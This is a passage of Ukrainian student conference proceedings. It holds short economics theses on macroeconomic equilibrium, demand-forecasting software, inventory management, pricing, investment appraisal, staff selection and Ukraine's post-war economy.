скороченням пропозиції. В результаті є рівновага при неповній зайнятості. Встановлення рівноваги при повної зайнятості передбачало підвищення сукупного попиту до потенційного рівня національного випуску [2].

У кейнсіанській теорії важливе місце займає концепція ліквідності, яка виражає корисність грошей як блага, яке індивід прагне тримати у руках. Тому, розробляв концепцію сукупного попиту, Дж. Кейнс враховував попит на гроші як багатство, що надає істотний вплив на рівноважний рівень національного доходу [3]. Таким чином, в кейнсіанській моделі сукупний попит і сукупна пропозиція будуть врівноважені, але на рівні, далекому від потенційного обсягу, тобто із неповною зайнятістю ресурсів. І таке становище може зберігатися досить довго. Причому саме по собі це становище не зміниться. Уникнути великих втрат, тривалого безробіття можна через активну

макроекономічну політику держави, спрямовану на стимулювання сукупного попиту.

Отже, якщо узагальнити захисні заходи від монополізму, які проводяться в країнах з послідовно сформованою ринковою економікою, їх можна звести до наступного:

1. Більшість розвинутих країн світу прийняла законодавчі акти, згідно з якими утворення об'єднань картельного типу між підприємствами заборонено. Це зроблено з метою *захисту конкуренції за цінами*. Одночасно законодавства передбачають реєстрацію товарних знаків і марок товарів для того, щоб зробити можливим диференціацію продуктів і конкуренцію за таким параметром, як *якість*.

2. Державою регулюються, як правило, й загальні умови угод, тобто межі, в яких може укладатися господарський договір. Значна частина текстів договорів заздалегідь визначається законодавцем і не може бути змінена сторонами, що домовляються. Зроблено це для того, *щоб постачальники, не могли нав'язувати свою волю покупцям*.

3. Рівень концентрації в окремих галузях настільки високий, що в них існують такі великі господарські одиниці, які в змозі встановити своє панування над ринком і без укладання картельних угод. Тому в більшості країн законодавство регулює і це питання.

З вищевикладеного можна зробити висновок, що економіка знаходиться в рівновазі, коли сукупний попит та сукупна пропозиція збігаються. Класична школа виходить із того, що пропозиція створює попит і тим самим забезпечує рівновагу сукупного попиту та сукупної пропозиції. Кейнсіанська школа виходить з того, що попит формує пропозицію і є головним фактором, що забезпечує макроекономічну рівновагу.

### **Перелік посилань**

1. Цимбалюк, Г. С., Фінансовий механізм досягнення макроекономічної рівноваги. 2021. С. 70.

2. Старчик, Н. В., Бондарець О. М. Макроекономічна рівновага та фіскальна політика. 2018. С. 67

3. Гладченко, Ю. А. Обмеження сучасної системи макроекономічної рівноваги. *Стратегія і тактика державного управління* №1-2. 2020. С. 82-88.

# ОСОБЛИВОСТІ ВИКОРИСТАННЯ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ ДЛЯ ПРОГНОЗУВАННЯ СОЦІАЛЬНО-ЕКОНОМІЧНИХ ПРОЦЕСІВ

*Зеленська А.І.*

*спеціальність 051 – Економіка, ОПП «Інформаційні технології та моделювання в економіці», 2 курс магістратури  
науковий керівник: канд. екон. наук, доцент, доцент кафедри економічної інформатики Удачина К.О.*

*Український державний університет науки і технологій  
м. Дніпро, Україна*

Одним із актуальних завдань для промислових підприємств є прогнозування попиту на продукцію. Прогнозування дозволяє управлінцям не лише передбачати перспективу розвитку певних показників, а й корегувати шляхи та терміни виконання певних програм.

На сучасному етапі розвитку інформаційних технологій пропонується велика кількість програмних забезпечень, модулів для автоматизації процесів прогнозування. Серед них можна виділити наступні.

Streamline – провідна програмна платформа для планування та прогнозування попиту для малих, середніх і великих підприємств (рис. 1) [1].  
Особливості даного програмного забезпечення:

- просте налаштування, кодування не потрібно;
- безкоштовна підтримка основних функцій;
- доступність запасів 99+% з динамічним моделюванням;
- точність прогнозу 99% з використанням прогнозування на основі штучного інтелекту;
- на 98% скорочення дефіцитів запасів;
- на 50% зменшення надлишкових запасів;
- на 1-5% збільшення рентабельності;
- на 90% скорочення часу, витраченого на прогнозування, планування та замовлення.

СВТ DemandForecasting – інструмент для швидкого складання і зручною візуалізації прогнозу попиту на продукцію за допомогою набору математичних

моделей прогнозування і швидкого внесення необхідних коригувань з урахуванням наявних оперативних даних [2].




Рисунок 1 – Інтерфейс програмного забезпечення Streamline

Програмний модуль «Управління торговим підприємством» — універсальний програмний продукт для комплексної автоматизації підприємств, що здійснюють будь-які види комерційної діяльності [3]. Підсистема призначена для планування та прогнозування:

Проаналізувавши існуючі інформаційні системи для автоматизації процесу прогнозування попиту на продукцію, можна зробити висновок про їх високу вартість та багатозадачність, що призводить до перевантаження роботи комп'ютера. Саме тому у подальших дослідження пропонується розробка програмного модуля саме для прогнозування.

### Перелік посилань

1. СBT Demand Forecasting в роботі: вебсайт. URL: <https://cbt.ua/product/cbt-demand-forecasting/> (дата звернення 29.11.2022).
2. Управління торговим підприємством: вебсайт. URL: <http://1c.ua/ua/v8/RegionalSolutions-UA-UTP.php> (дата звернення 29.11.2022).
3. Управління бізнесом в хмарному середовищі: вебсайт. URL: <https://clobbi.com/ru/> (дата звернення 29.11.2022).

# СУБ'ЄКТИ РИНКУ ІТ ПОСЛУГ ТА ЇХ ФУНКЦІОНАЛЬНІ РОЛІ

*Ковальчук Е.В.*

*аспірант кафедри економічної інформатики, спеціальність 051 – Економіка,*

*ОНП «Економіка», 1 курс*

*науковий керівник: канд. екон. наук, професор, професор  
кафедри економічної інформатики Савчук Л.М.*

*Український державний університет науки і технологій  
м. Дніпро, Україна*

Основні суб'єкти ринку – це виробники, споживачі і держава. За функціональними ролями усіх суб'єктів інформаційного ринку поділяють на замовників, розробників, власників та посередників. У таблиці наведений зміст кожної з цих ролей.

Таблиця - Функціональні ролі суб'єктів інформаційного ринку

Суб'єкт ринку ІТ послуг	Функціональна роль
Замовник	Здійснює фінансування і загальне управління роботами зі створення інформаційних технологій, ресурсів, систем.
Виробник (розробник)	Здійснює розробку, постачання і впровадження ІС, ІТ та всіх видів забезпечення. Здійснює супровід та авторський нагляд.
Власник	Здійснює збирання, оброблення, введення інформації, ведення БД, несе відповідальність за якість інформації.
Посередник	Доводить ІПП від виробника до споживача

Таким чином, сучасний механізм інформаційного виробництва і ринку – це структура з наступних основних ланок: система об'єктивних економічних законів товарного виробництва; інформаційні потреби, запити й інтереси споживачів; інтерес і цілі виробників інформаційного товару (інформаційних продуктів і послуг – ІПП) – корпорацій, фірм, підприємств і окремих виробників; державний сектор і державне регулювання процесу інформатизації економіки.

## Перелік посилань:

1. Лазарева С. Ф. Економіка та організація інформаційного бізнесу: Навч. посібник. – К.: КНЕУ, 2020. – 667 с.

# АНАЛІЗ ВИКОРИСТАННЯ МАТЕРІАЛЬНИХ РЕСУРСІВ ПІДПРИЄМСТВА

*Метельський В.А.*

*спеціальність 051 – Економіка, ОПП «Інформаційні технології та моделювання в економіці», I курс магістратури  
науковий керівник: канд. екон. наук, доцент, завідувач кафедри економічної інформатики Бандоріна Л.М.  
Український державний університет науки і технологій  
м. Дніпро, Україна*

В умовах ринкової економіки та обмеженості ресурсів одним з найактуальніших питань постає питання забезпеченості підприємств матеріальними ресурсами (сировиною, паливом тощо) та їх ефективного використання для отримання максимальної матеріаловіддачі та економічного ефекту від кожної одиниці цих матеріалів. Так як конкуренція на ринку є дуже жорсткою, ефективно проведений аналіз та правильно визначена стратегія мають неабияке значення для зростання та продуктивного функціонування підприємства.

Предметом даного дослідження є вивчення принципів організації процесу використання матеріальних ресурсів виробничого підприємства та пошук шляхів удосконалення системи управління ними.

Об'єктом дослідження виступає процес аналізу використання матеріальних ресурсів підприємства. Важливість вирішення поставленої задачі полягає в розробці експериментальної системи управління матеріальними ресурсами, яка дозволить особам приймаючим рішення не тільки своєчасно визначити залишок матеріалів, а ще й в разі потреби змінити склад постачальників продукції, об'єми і топологію складів, обрати оптимальний об'єм постачання необхідних ресурсів.

Необхідною умовою виконання планів щодо виробництва продукції, зниження її собівартості, зростання прибутку і рентабельності є повне і своєчасне забезпечення підприємства сировиною і матеріалами необхідного асортименту і якості. Оскільки економне витрачання матеріальних ресурсів рівнозначне збільшенню їх виробництва, то підприємство повинне постійно знаходити внутрішньовиробничі резерви економії та раціонального використання матеріальних ресурсів. Важливий інструмент пошуку таких резервів – економічний аналіз, а саме:

- вивчення потреби підприємства в матеріальних ресурсах;
- оцінка реальності та економічного обґрунтування плану матеріально-технічного забезпечення, його взаємозв'язок із планом виробництва;

- оцінка забезпеченості плану поставок укладеними договорами, якості договорів;
- оцінка вибору постачальників матеріально-технічних ресурсів;
- аналіз виконання планів матеріально-технічного забезпечення за обсягом, асортиментом, строками, якості ресурсів і вплив на обсяг виробництва продукції, її собівартість та інші показники;
- оцінка ефективності використання матеріальних ресурсів;
- виявлення та оцінка внутрішніх невикористаних резервів економії матеріальних ресурсів та розроблення заходів щодо їх використання [1].

В багатьох випадках потреба підприємств в матеріальних ресурсах визначається за окремими їх видами на основну і неосновну діяльність та за їх запасами, які необхідні для забезпечення нормального функціонування підприємства на кінець періоду (місяця, кварталу, року). Фрагмент реалізації системи аналізу представлено на рисунку 1.

```

1 - Розрахунок витрат при роботі із зазначеним резервом,
чи є можливість знизити витрати та на скільки.
2 - Визначити при якій кількості резерву необхідно робити нове замовлення.
Чи варто відмовитися від безпечного резерву.
Через скільки днів необхідно робити чергове замовлення? (необхідно вказати ризик дефіциту у %)
3 - Визначити точку передзамовлення для моделі управління, в якій задано рівень обслуговування.
3
Тиждень: 1 Рівень 145
Тиждень: 2 Рівень 259
Тиждень: 3 Рівень 184
Тиждень: 4 Рівень 263
Тиждень: 5 Рівень 279
Тиждень: 6 Рівень 203
Тиждень: 7 Рівень 155
Тиждень: 8 Рівень 209
Тиждень: 9 Рівень 189
Тиждень: 10 Рівень 226
Тиждень: 11 Рівень 132
Тиждень: 12 Рівень 249
Витрати на розташування замовлення, грн: 300
Витрати на зберігання замовлення на рік, %: 15
ціна закупівлі, грн: 15
Розмір прийнятого замовлення наразі, шт.:900
Термін виконання замовлення, дні:10
Введіть відсоток рівня обслуговування, %: 99
1800.5
Отже, рівню сервісу 99.0% відповідає ризик дефіциту 0.42 і точка передзамовлення ROP=308.03. Безпечний
резерв виявляється всього 10.95од. На практиці це означає відсутність страхування від дефіциту.

```

Рисунок 1 – Фрагмент роботи програмного забезпечення системи аналізу

Впровадження такої системи дозволить підтримувати безперебійну роботу підприємства через контроль його своєчасної забезпеченості матеріальними ресурсами. Потреба в матеріальних ресурсах може бути визначена потребою на виконання виробничої програми, на капітальне будівництво, на непромислові потреби і необхідними запасами матеріальних ресурсів на кінець періоду.

### Перелік посилань:

1. Економічний аналіз : навч.-метод. посіб. для самостійного вивчення дисципліни / Уклад. Г.І. Андреева. Суми : УАБС, 2007. 230 с.

# ФОРМУВАННЯ ЦІНОВОЇ ПОЛІТИКИ ПІДПРИЄМСТВА

*Олексієнко Є.В.*

*аспірант кафедри економічної інформатики, спеціальність 051 – Економіка,*

*ОНП «Економіка», 1 курс*

*науковий керівник: канд. екон. наук, професор,*

*професор кафедри економічної інформатики Савчук Л.М.*

*Український державний університет науки і технологій*

*м. Дніпро, Україна*

Ціна відіграє визначальну роль у системі ринкового механізму та є об'єктивною економічною категорією, іншими словами – ціна є інструментом, що функціонує лише на основі економічних законів. У будь-якому суспільстві ціна відображає діючу модель управління економікою, являючись її похідною.

Цінова політика має великий вплив на діяльність підприємства: ціни впливають на відносини підприємства з покупцями його продукції, створення іміджу підприємства, можливості подальшого його розвитку; від цін залежить обсяг збуту товарів, номенклатура виробів, структура виробництва; ціни визначають розмір прибутку і рентабельність виробництва, фінансову стабільність підприємства; рівень цін у значній мірі зумовлює успішність конкурентної боротьби підприємства на ринку [1].

В процесі формування цінової політики варто дотримуватися наступних принципів [2]:

- безпосередньої прив'язки цінової політики підприємства до політики управління прибутком та першочергових цілей його діяльності;
- забезпечення щільного зв'язку цінової політики з кон'юктурою товарного ринку та особливостями обраної ринкової стратегії розвитку;
- здійснення активної цінової політики, що визначається такими факторами, як самостійність щодо встановлення розміру цін, диференціація підходів до формування цін на окремі якісні різновиди товарів;
- динамізму цінової політики, що обумовлено своєчасністю перегляду окремих параметрів ціни за певних змін на товарному ринку або змін з боку податкового регулювання господарської діяльності.

Цінова політика підприємства повинна мати циклічний характер, її належить розглядати як сукупність основних елементів процесу ухвалення

управлінських рішень щодо цін. Послідовність формування цінової політики підприємства наведено на рисунку.



Рисунок – Послідовність формування цінової політики підприємства

Таким чином, запропонована послідовність формування цінової політики дає змогу дати об'єктивне і повне уявлення про перелік основних завдань на шляху удосконалення цінової стратегії підприємства.

#### Перелік посилань:

1. Бень Т. Г. Основи цінової політики і ціноутворення в промисловості: [навч посібник] / Т. Г. Бень. – Дніпропетровськ : ДМетАУ, 1997. – 151 с.
2. Доступно про маркетинг. Політика ціноутворення // Податкове планування. – 2020. – № 9. – С. 14-25.

# ВИЗНАЧЕННЯ ЗАДАЧ РОЗВИТКУ СИСТЕМИ УПРАВЛІННЯ ДИЛЕРСЬКОЇ КОМПАНІЇ

*Погорілий С.С.*

*спеціальність 051 – Економіка, ОПП «Інформаційні технології та  
моделювання в економіці», 2 курс магістратури*

*науковий керівник: канд. екон. наук, професор., професор кафедри економічної  
інформатики Савчук Л.М.*

*Український державний університет науки і технологій  
м. Дніпро, Україна*

Процес входження української економіки в систему ринкових комунікацій вимагає постійного удосконалення посередницької діяльності, пов'язаної з розподіленням товарів і послуг та розробки системи прийняття рішень, в тому числі і стратегічних, на всіх рівнях ієрархії управління.

Одним із важливих завдань, що постають перед менеджерами дилерської компанії є завдання формування стратегії поведінки на товарному ринку, що забезпечить стабільну і беззбиткову діяльність. Основні задачі стратегії дилерської поведінки для формування попиту на товар і послуги наступні:

- сегментація, тобто виділення однотипних по товару груп споживачів;
- вибір цільового сегмента, тобто сегмента найбільш ефективного для дилерської компанії;
- забезпечення конкурентного положення посередника на ринку за рахунок визначення ефективної стратегії позиціонування.

Сегментація ринку проводиться за такими ознаками: географічним, демографічним, психологічним тощо.

Після проведення сегментації ринку потрібно визначити, на який саме з багатьох сегментів посереднику потрібно сконцентрувати свою поточну діяльність. Можливі декілька варіантів дій: вибір одного (цільового) сегмента, задовольняти одну потребу усіх груп споживачів, задовольняти усі потреби однієї групи споживачів, виборча спеціалізація на різних сегментах, обслуговування всього ринку[1].

Для вирішення задачі позиціонування посередник може реалізувати одну з декількох ( $m$ ) стратегій покупки товару

$$x_j = \langle V_j, P_j \rangle,$$

де  $V_j$  - обсяг покупки,

$\rho_j$  - ціна покупки,  $j=1, m$  - індекс стратегії покупки.

Також відомі можливі варіанти ринкової кон'юнктури, тобто умови продажу товару

$$y_i = \langle W_i; \rho_i \rangle,$$

де  $W_i$  - обсяг продажу,

$\rho_i$  - ціна продажу,  $i=1, n$ ,  $n$  - індекс стратегії продажу.

Проте посередник точно не знає, які з можливих умов продажу ( $y_i$ ) виникнуть реально.

Необхідно прийняти рішення про вибір оптимальної стратегії ( $x^*$ ) покупки товару, тобто стратегії, що дозволить одержати найбільший прибуток ( $\Pi > \max$ ).

Загальна умова прибуткового функціонування посередника на ринку визначається таким співвідношенням цін покупки  $\{\rho_j\}$  і продажі  $\{\rho_i\}$ :

$$\min\{\rho_i\} \geq \max\{\rho_j\}.$$

Прибуток  $\Pi_j$  визначається різницею від перепродажу, тобто  $(\rho_i - \rho_j) \min\{V_j, W_i\}$ , крім втрат від дефіциту (невикористаних можливостей посередника)  $(\rho_i - \rho_j) (W_i - V_j)$ , або втрат від надлишку закупленого товару, що нереалізований і потребує витрат на збереження  $C (V_j - W_i)$  де  $C$  - питомі витрати на збереження (грн/рік).

Таким чином до складу системи прийняття рішень по добору стратегії поведінки дилерської компанії пропонується ввести дві основні задачі: вибір цільового сегменту та вибору оптимальної стратегії покупки товару для ефективного позиціонування посередницької фірми [1].

### **Перелік посилань:**

1. Федотов О. П. Концепція здійснення посередницької діяльності / О. П. Федотов // Наукові праці Національного університету «Одеська юридична академія»: зб. наук. пр./ редкол.: С. В. Ківалов (голов. ред.), М. В. Афанасьєва (заст. голов. ред.), Ю. П. Алєнін [та ін.]; відп. за вип. М. В. Афанасьєва, МОН України, НУ ОЮА.- Одеса: Юрид. л-ра, 2019. - Т. 15. - С. 285-298.

# ДОСЛІДЖЕННЯ ПРОЦЕСУ ПІДБОРУ ПЕРСОНАЛУ НА ПІДПРИЄМСТВІ

*Серкін М.В.*

*спеціальність 051 – Економіка, ОПП «Інформаційні технології та моделювання  
в економіці», 2 курс магістратури*

*науковий керівник: канд. екон. наук, доцент, доцент кафедри економічної  
інформатики Удачина К.О.*

*Український державний університет науки і технологій  
м. Дніпро, Україна*

Оцінка рівня підбору персоналу дозволяє виявити сильні та слабкі сторони підприємства та покращити політику підбору персоналу. Проведення заходів щодо відбору кадрів, зниження плинності персоналу і зміцнення трудової дисципліни – ці дії у комплексі забезпечують процес формування стабільного трудового колективу.

Процедура відбору персоналу досліджуваного підприємства включає такі етапи: тестування MIDOT; співбесіда; стажування; поліграфологічне тестування (за необхідності); оформлення на роботу.

Перший етап (тестування) проходить за допомогою електронної системи MIDOT, яка позиціонується як система для оцінки благонадійності та лояльності майбутнього працівника організації. Програма Midot System створена командою психологів і поліграфологів Ізраїлю на основі 20-річних досліджень і має найвищий показник надійності результату [1]. Технологія перевірки кандидата на посаду включає три стадії, тобто три окремих тести: протягом години кандидат «спілкується» з комп'ютерною програмою, а працедавець у режимі реального часу одержує оцінку його чесності та благонадійності. Якісну та кількісну характеристику тестів під час відбору кандидатів на роботу наведено у таблиці 1.

Після проходження етапу співбесіди приймається рішення про прийняття кандидата на стажування. Тривалість стажування залежить від посади і може становити від 1 до 2 тижнів. Стажування проходить спочатку у дистанційному режимі, а потім за його результатами вирішують, чи приймати на роботу кандидата.

Перед безпосереднім оформленням на посаду потенційний працівник повинен пройти опитування на поліграфі для того, щоб роботодавець переконався у його благонадійності. Мотивація персоналу є мірою успіху як організації загалом, так і системи якості. У загальному вигляді мотивація у складається з матеріальної і нематеріальної частини.

Таблиця 1 – Характеристика тестів

Назва тесту	Призначення тесту	Напрями питань	Кількість питань (од)	Термін виконання (хв)
IntegriTEST	оцінка благонадійності кандидата	- щирість - розкрадання - хабарництво - толерантність в обслуговуванні - наркотики або алкоголь на роботі	96–160	20
StabiliTEST	прогноз ризиків передчасного звільнення за власним бажанням	- поведінка у минулому - особисті якості бажання отримати роботу - намір залишитися на посаді	100	15
Risk Indicator	прогнозування ризиків деструктивної поведінки кандидата	- трудова етика та емоційна стійкість - надійність - етичні дилеми - ставлення до керівництва	131–161	30

Аналіз стану підприємства у питанні підбору персоналу виступає однією з найважливіших характеристик його діяльності. Основною метою його проведення є своєчасне виявлення і усунення недоліків у сфері підбору персоналу. Автоматизація підбору персоналу допоможе розібратися з відповідями. Полегшити подальшу роботу з кандидатами і відправкою позитивних відгуків, відмов і пропозицій про роботу. Це покращить якість не тільки роботи самого підрозділу по найму персоналу, а й виведе весь колектив на більш високий рівень.

#### Перелік посилань:

1. Коваленко Т. Особливості формування механізму матеріального стимулювання трудової діяльності персоналу в системі загального управління якістю. Економічний аналіз. 2009. Вип. 4. С. 213–218.

# ДОСЛІДЖЕННЯ ТА УДОСКОНАЛЕННЯ СИСТЕМИ ВІДБОРУ ІНВЕСТИЦІЙНИХ ТА КОМЕРЦІЙНИХ ПРОЕКТІВ

*Соломенний О.О.*

*спеціальність 051 – Економіка, ОПП «Інформаційні технології та моделювання в економіці», 2 курс магістратури  
науковий керівник: канд. фіз.-мат. наук, доц., доцент кафедри економічної інформатики Лозовська Л.І.  
Український державний університет науки і технологій  
м. Дніпро, Україна*

Будь-якому інвестору необхідно розуміти ефективність пропонованого проекту та чи варто в нього вкладати кошти. Також необхідно порівнювати ключові інвестиційні показники з даними інших проектів. Можливо, вони стануть більш привабливими і швидко повернуть вкладені в них кошти, а головне - приведуть до підвищення вартості в майбутньому. Показники ефективності інвестицій дозволяють визначити ефективність вкладення коштів у той чи інший проект [1, с. 15]. При аналізі інвестиційних проектів найбільш базовими показниками є NPV, DPI, IRR, MIRR і DPP.

NPV являє собою рівень прибутку, який очікують учасники інвестиційного проекту. Математично цей показник визначається шляхом дисконтування вартості чистого грошового потоку, незалежно від того, про який вид потоку йде мова: негативний чи позитивний [2, с. 504-505]. Щоб розрахувати NPV, необхідно користуватися цією формулою:

$$NPV = -IC + \sum_{t=0}^N \frac{CF^t}{(1+i)^t}, \quad (1)$$

де:

$IC$  - сума початкових інвестицій;

$N$  - число періодів (місяців, кварталів, років), за які потрібно розрахувати оцінюваний проект;

$t$  - відрізок часу, для якого необхідно розрахувати чисту теперішню вартість;

$i$  - розрахункова ставка дисконтування для оцінюваного варіанту вкладення інвестицій;

$CF^t$  - очікуваний грошовий потік (чистий) за встановлений часовий період.

Також ще одним важливим показником ефективності інвестиційного проекту є дисконтований індекс прибутковості ( $DPI$ ). Він визначається як відношення суми всіх дисконтованих грошових потоків (доходів від інвестицій), до дисконтованою інвестиційному витраті і характеризує ефективність (рентабельність) інвестиції, в відносних значеннях [2, с. 508-509].

Формула розрахунку  $DPI$ :

$$DPI = \frac{\sum_{t=0}^n \frac{CF_t}{(1+i)^t}}{\sum_{t=0}^n \frac{IC}{(1+i)^t}} \quad (2)$$

Внутрішня норма прибутковості (англ. Internal Rate of Return,  $IRR$ , внутрішня норма прибутку, внутрішня норма, внутрішня норма рентабельності, внутрішня норма дисконту, внутрішній коефіцієнт ефективності, внутрішній коефіцієнт окупності) - коефіцієнт, що показує максимально допустимий ризик за інвестиційним проектом або мінімальний прийнятний рівень прибутковості. Внутрішня норма прибутковості дорівнює ставці дисконтування, при якій чистий дисконтований дохід відсутній, тобто дорівнює нулю [2, с. 507-508].

Формула розрахунку  $IRR$ :

$$0 = \sum_{t=1}^n \frac{CF_t}{(1+IRR)^t} - IC. \quad (3)$$

Модифікована внутрішня норма прибутковості є ставкою дисконтування, за якою термінальна вартість проекту (майбутня вартість всіх вхідних грошових потоків) буде приведена до теперішнього моменту і буде дорівнювати справжній вартості всіх витрат (вихідних грошових потоків), пов'язаних з проектом.

$$\sum_{t=0}^n \frac{COF_t}{(1+i)^t} = \frac{\sum_{t=0}^n CIF_t * (1+i)^{n-t}}{(1+MIRR)^n}, \quad (4)$$

де,

$COF_t$  – вихідний грошовий потік за період  $t$ ;

$CIF_t$  – вхідний грошовий потік за період  $t$ ;

Дисконтований термін (період) окупності ( $DPP$ ) - це термін, протягом якого отримані від проекту прибутку перевищать вкладені в нього інвестиції.

Обидва показники - і прибуток, і інвестиції - розраховуються з урахуванням ставки дисконтування [3, с.383-384].

Формула розрахунку DPP:

$$DPP = \sum_{t=1}^n \frac{CF_t}{(1+i)^t} \geq I_0. \quad (5)$$

Для визначення значущості розглянутих критеріїв для відбору проектів було застосовано метод експертних оцінок:

Таблиця 1 – Метод експертних оцінок

Експерти	Критерії				
	NPV	DPI	IRR	MIRR	DPP
1	1	5	4	2	3
2	3	1	5	2	4
3	1	3	5	4	2
4	2	5	3	1	4
5	3	1	5	2	4
Σ	10	15	22	11	17
Сум. ранжирування	1	3	5	2	4

Таким чином критерії впорядковані по значимості в такий спосіб:

$$NPV > MIRR > DPI > DPP > IRR$$

Таким чином, можна зробити висновок, що для оцінки і вибору інвестиційних проектів необхідний комплексний підхід, що враховує особливості їх реалізації.

#### Перелік посилань:

1. Волков О. Інвестиційні проекти: від моделювання до реалізації. – М.: Вершина, 2006. – 55 с.
2. Аткинсон Е.А., Банкер Р.Д., Каплан Р.С., Юнг М.С. Управлінський облік. – К.: William Collins, 2007. – 880 с.
3. Друрі К. Управлінський та виробничий облік. Вступний курс. – К.: Юнити-Дана, 2018. – 735 с.

# ПІСЛЯВОЄННА ЕКОНОМІКА: МОДЕРНІЗАЦІЯ ТА СТРУКТУРНА ПЕРЕБУДОВА

*Тодоренко І.О.*

*спеціальність 073 – Менеджмент, ОПП «Фінансова безпека та ризик-менеджмент», 4 курс*

*науковий керівник: канд. екон. наук, доцент, доцент кафедри аналітичної економіки Калініченко З.Д.*

*Дніпропетровський державний університет внутрішніх справ  
м. Дніпро, Україна*

Війна стала серйозним випробуванням для української економіки. Втрата значної частини промислового потенціалу, наплив біженців, нестача енергоносіїв поставили з новою силою питання негайного проведення реформ.

Розробка механізмів реагування, формування принципів, методів та інструментарію управління та антикризових заходів є головним завданням на найближчі роки. Слід зазначити, що кризи, ймовірно, будуть ліквідуватись як в нормальному режимі відпрацювання дестабілізуючих чинників, так і в неналежному режимі, коли чинники негативно впливають на кінцеві результати, вводячи країну в кризу.

Розгляд існуючих підходів до побудови концепції післявоєнного управління базувались на характеристиці кризових явищ та встановленні залежностей між кризовими явищами. Проведено оцінку ефективності застосування підходів до регулювання заходів з орієнтацією на європейські цінності та розвиток.

Слід вказати, що багатьох дослідженнях викладено науково-теоретичну сутність інструментарію управління післявоєнною економікою країни.

У разі затягування війни з росією зростання економіки України становитиме лише 1,9%, у 2024 році – 2,5%. Такий альтернативний сценарій макроекономічного прогнозу подано у новому інфляційному звіті Національного банку України.

«У разі реалізації сценарію із тривалим збереженням високих ризиків безпеки перспективи відновлення економіки України наступного року суттєво погіршаться. Більш тривалий період пригніченого попиту, низької інвестиційної активності та логістичні обмеження будуть основними стримуючими факторами зростання ВВП. За таких умов повноцінне відновлення розпочнеться не раніше 2024 року. Слабкий споживчий попит стримуватиме інфляцію, проте вона залишатиметься високою через несприятливий вплив експортного потенціалу інфляційні очікування» [1].

Традиційними проблемами інституційного характеру залишаються:

*нестабільна політична ситуація*, яка спричинила значний вплив іноземних інвестицій з промисловості, а станом на 31.12.2017 р. рівень іноземних інвестицій у акціонерний капітал промислових підприємств та цінні папери досяг лише 60% від рівня 2000 р.[2];

*недостатня урегульованість законодавчого поля* формування промислової політики держави, що включає великий масив законних та підзаконних актів та змін до них, що містять у тому числі й суперечливі, застарілі норми; державних та міжнародних програм і проектів. Водночас відзначається поступовий перехід від «вертикальної» до «горизонтальної» промислової політики, що відповідає сучасній практиці Європейського Союзу;

*відсутність ефективної взаємодії держави та бізнесу* та її стійких інституцій, сформованих на базі спільних інтересів, які спрямовані на промисловий розвиток та економічне зростання. Демократичні засади функціонування уряду в Україні мали тенденцію до зниження, що характеризує погіршення діалогу між владою, суспільством та бізнесом;

*незахищеність прав власності*, що проявляється у вищих трансакційних витратах на розробки, комерціалізацію, виробництво та продаж об'єктів права промислової власності в Україні порівняно з іноземними державами.

Таким чином, тенденції свідчать про існування дисбалансів у вітчизняній промисловості. Це стосується витрат ресурсів, енергоємності, продуктивності праці, витрат на одиницю продукції, рентабельності виробництва, темпів впровадження інновацій, а також багатьох інших показників ефективності розвитку підприємств. Така ситуація пояснюється не лише неефективною фінансовою і промисловою політикою, що склалася, але і застарілою структурною та технологічною відсталістю виробництва.

Усе це дозволяє зробити головний загальний висновок про необхідність подальшої розробки науково-методичного інструментарію управління збалансованим розвитком. Удосконалення інституційного середовища має відбуватись на основі співпраці між державою та бізнесом, через підтримку нових форм партнерства, спільне розроблення політики, стратегій розвитку.

#### **Перелік посилань:**

1. Що буде з українською економікою у разі затяжної війни – прогноз НБУ Економіка 28 жовтня 2022р
2. Доповідь «Про соціально-економічне становище України за 1 півріччя 2022 року»: Режим доступу: <http://www.ukrstat.gov.ua/>

# СЦЕНАРІЇ ЗАСТОСУВАННЯ ХМАРНИХ ТЕХНОЛОГІЙ

*Усенко М.П.*

*аспірант кафедри економічної інформатики, спеціальність 051 – Економіка,*

*ОНП «Економіка», 1 курс*

*науковий керівник: канд. екон. наук, доцент, зав. кафедри економічної*

*інформатики Бандоріна Л.М.*

*Український державний університет науки і технологій*

*м. Дніпро, Україна*

